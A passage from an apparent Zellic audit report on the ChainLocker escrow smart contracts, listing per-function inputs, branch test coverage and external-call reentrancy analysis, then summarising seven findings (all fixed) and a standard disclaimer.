The function is used to deposit value to 'address(this)' via safeTransferFrom '_amount' of tokens from '_depositor'; provided '_depositor' has approved address(this) to transferFrom such 'amount'

Inputs

- `_depositor`
  - **Control**: Fully controlled
  - **Constraints**: Should be equal to buyer if openOffer is false.
  - **Impact**: The address from which tokens are transfered.
- `_amount`
  - **Control**: Fully controlled
  - **Constraints**: Adding this amount should not increase the balance of this contract more than totalAmount.
  - **Impact**: Amount of tokens deposited

Branches and code coverage (including function calls)

Intended branches

- If openOffer is true, change the buyer if balance becomes greater than deposit
  ☑ Checked
- Set deposited to true, if balance becomes greater than deposit
  ☑ Checked
- Update the amountDeposited mapping of the _depositor
  ☑ Checked

Negative behaviour

- Revert if balance becomes greater than totalAmount.
  ☑ Checked
- Revert if tokens are deposited after expirationTime
  ☑ Checked

Function Call Analysis

- this.erc20.balanceOf(address(this))
  - **What is controllable?** N/A
  - **If return value is controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters or does other unusual control flow?**

If the external call reverts the entire function would revert; no reentrancy scenarios.

- this.erc20.allowance(_depositor, address(this))
  - **What is controllable?** _depositor
  - **If return value is controllable, how is it used and how can it go wrong?** The returned value is checked against the _amount. The call would revert if the returned value is less than _amount.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts the entire function would revert; no reentrancy scenarios.

Function: `execute()`

The function is callable by any external address, and it checks if both the buyer and seller are ready to execute and if expiration has not been met. If so, this contract executes and transfers `totalAmount` to the `seller`; if not, the `totalAmount` deposit is returned to the buyer (if refundable).

Branches and code coverage (including function calls)

Intended branches

- Transfers `totalAmount` to the seller if value conditions are met and expiration is not reached.
  ☑ Checked

Negative behavior

- Revert if `sellerApproved` is false.
  ☑ Checked
- Revert if `buyerApproved` is false.
  ☑ Checked
- Revert if `address(this).balance` < `totalAmount`.
  ☑ Checked
- Revert if value conditions are not met.
  ☑ Checked
- Revert if the value condition is not updated within the last day.
  ☑ Checked

Function call analysis

- `this.erc20.balanceOf(address(this))`
  - **What is controllable?** N/A.

  - **If return value is controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.
- `this.dataFeedProxy.read()`
  - **What is controllable?** N/A.
  - **If return value is controllable, how is it used and how can it go wrong?** The returned value is compared against the maximum or minimum value depending upon the `valueCondition`, and the function is reverted if set conditions are not met.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.
- `this.checkIfExpired()` → `this.erc20.balanceOf(address(this))`
  - **What is controllable?** N/A.
  - **If return value is controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters or does other unusual control flow?** If the external call reverts, the entire function would revert — no reentrancy scenarios.

Function: `rejectDepositor(address _depositor)`

This is for an `openOffer` `seller` to reject a `buyer` or any other address and cause the return of their deposited amount using this function.

Inputs

- `_depositor`
  - **Control**: Fully controlled.
  - **Constraints**: No constraints.
  - **Impact**: Address of buyer to reject.

Branches and code coverage (including function calls)

Intended branches

- If `_depositor == buyer`, `deposited` is set to false and `buyer` is set to address(0).
  ☑ Checked
- Transfer the funds back to the `_depositor` and delete the mapping.
  ☑ Checked

Negative behavior

- Revert if the caller is not a seller.
  - ☐ Checked
- Revert if `openOffer` is false.
  - ☐ Checked

6 Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Ethereum Mainnet.

During our assessment on the scoped ChainLocker contracts, we discovered seven findings. One critical issue was found. Two were of high impact, three were of medium impact, and one was of low impact. ChainLocker LLC acknowledged all findings and implemented fixes.

6.1 Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.